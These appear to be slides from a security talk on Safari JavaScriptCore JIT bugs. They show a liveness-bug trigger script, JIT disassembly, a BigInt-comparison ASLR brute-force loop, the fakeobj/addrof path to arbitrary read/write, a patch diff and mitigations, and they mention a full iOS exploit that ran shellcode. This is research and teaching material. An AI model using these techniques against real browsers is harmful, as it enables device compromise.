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
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Quick recap 2



Bug 3

Liveness issue

- * A differential bug
- * Probably an incorrect liveness tracking issue

Bug 3 - Liveness issue

- * Issue when recovering a virtual register from DFG -> Baseline
- * Value of a variable in Baseline was set to undefined
- * DFG misjudged liveness of a virtual register
- * Did not look like an interesting case

```
const arr = [Math.max, 0xfefefefen];  
for (let v154 = 0; v154 < 0x45; v154++) {  
  opt(arr)  
}
```

```
function opt(v51) {  
  for (let i=0;i<2;i++) {  
    let v62 = v51[i];  
    switch (v62) {  
      case v62:  
        break;  
      case 0x1337:  
        function notCalledButCompiled1() {  
          return v62;  
        }  
        break;  
      case v62:  
        v28++;  
    }  
  }  
}
```



Bug 3 - CompareStrictEqual - Compilation

```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,  
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)
```

```
0x7f98d21d4080: test r15, rax  
0x7f98d21d4083: jnz 0x7f98d21d41ae  
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17  
0x7f98d21d408d: jb 0x7f98d21d41c4  
0x7f98d21d4093: cmp rax, rdx  
0x7f98d21d4096: setz sil  
0x7f98d21d409a: movzx esi, sil  
0x7f98d21d409e: or esi, 0x6
```



Bug 3 - CompareStrictEqual

Strict equality (===)

The **strict equality** (`===`) operator checks whether its two operands are equal, returning a Boolean result. Unlike the [equality](#) operator, the strict equality operator always considers operands of different types to be different.

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/Strict_equality



Bug 3 - CompareStrictEqual - Compilation

LHS - Untyped

```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,  
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)
```

```
0x7f98d21d4080: test r15, rax  
0x7f98d21d4083: jnz 0x7f98d21d41ae  
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17  
0x7f98d21d408d: jb 0x7f98d21d41c4  
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Bug 3 - CompareStrictEqual - Compilation

D@37:< 2·loc6> **CompareStrictEq**(Check:Untyped:D@27,
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)


LHS - Untyped

RHS - Spec
Object

```
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0x7f98d21d4083: jnz 0x7f98d21d41ae
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
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Raw comparison between
LHS and RHS



Brute Force!



Exploitation

Bypassing ASLR with Bigint
comparisons

- * ASLR bruteforce in 2022

ASLR Brute Force In 2022

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Function for
the checking



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JIT the function



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toLeak.x contains
the object pointer
to be leaked



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Iterate over the
possible address
space



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Create a fake obj ptr
from the current iteration
count



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Do the actual
comparison



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If compare returned
true => win



ASLR Brute Force in 2022

- * JSC Heap Pointers on mac were < 40 bit
- * Still the brute force took over 2 hours
- * Need to optimize the brute force



Brute Force Optimization

- * Pointers are aligned to multiples of 8
 - * The loop can iterate in multiples of 8
 - * 8x improvement in perf
 - * Still took ~15min
- * Pointer aligned to page start will have 12 LSB as NULL
 - * Safari - Web Workers!
 - * Loop can now iterate in multiples of 0x1000
 - * 0x1000x improvement in perf !
 - * Takes about 2-3s now - perfect for exploitation



Brute Force Optimization

```
for (let i=0n; i<0xfffffffffn; i+=0x1000n) {  
    let result = brute(i, toLeak);  
    if (result) {  
        // Result is true. The brute force succeeded.  
        print("Leaked address @ " + current_address);  
        return 0;  
    }  
}
```



Further Exploitation...

- * We already have ``fakeobj`` from the bug
 - * ``fakeobj`` - ability to convert C pointers to JS Reference
- * We have a partial ``addrof`` from brute force
 - * ``addrof`` - leak address of a JSObject
 - * Partial can be made into full `addrof` with some heap manipulation
- * Arb Read/Write can be achieved from here
 - * Well documented publicly





DEMO



JSC NaN - Case study - Fix

```
81 void AssemblyHelpers::purifyNaN(FPRReg fpr)
82 {
83     MacroAssembler::Jump notNaN = branchIfNotNaN(fpr);
84     static const double NaN = PNaN;
85     loadDouble(TrustedImmPtr(&NaN), fpr);
86     notNaN.link(this);
87 }
```

```
      +
      ↑
      +
@@ -4007,6 +4007,7 @@ void SpeculativeJIT::compileGetByValOnFloatTypedArray
4007 4007     }
4008 4008
4009 4009     if (format == DataFormatJS) {
4010 4010 +       m_jit.purifyNaN(resultReg);
4010 4011       m_jit.boxDouble(resultReg, resultRegs);
4011 4012       jsValueResult(resultRegs, node);
4012 4013     } else {
```



Exploit mitigations

Current Safari mitigations


- * PAC
- * APRR

Exploit mitigations (pre-sbx)

- * Pointer-Authentication-Codes (PAC)
 - * Mostly for function calls
 - * There's also data PAC
- * APRR - prevents having a RWX page
 - * R-X or RW-, never RWX.


Pointers in AArch64 (with authentication)

- PAC embedded in reserved pointer bits
 - ... e.g. 15 bits with 48-bit VA without tagging
 - ... leaving remaining bits intact



Full exploit on iOS

- * Full Exploit on Safari on iOS
- * Exploit runs shellcode
- * Displays contents of /etc/passwd



Conclusions

Our experience on browser
security research

- * Untested big commits
- * Fuzzing + code auditing
- * Dynamic landscape

Conclusions

- * The for-in commit
 - * A large commit that seemed to not have been thoroughly tested
 - * Enticing for attackers, very large attack surface
- * Fuzzing and code auditing
 - * They go hand in hand
 - * Fuzzing not only uncovers bugs but also can help producing exploits
- * Browser landscape changes often
 - * High code churn
 - * Mitigations constantly being improved





FIN

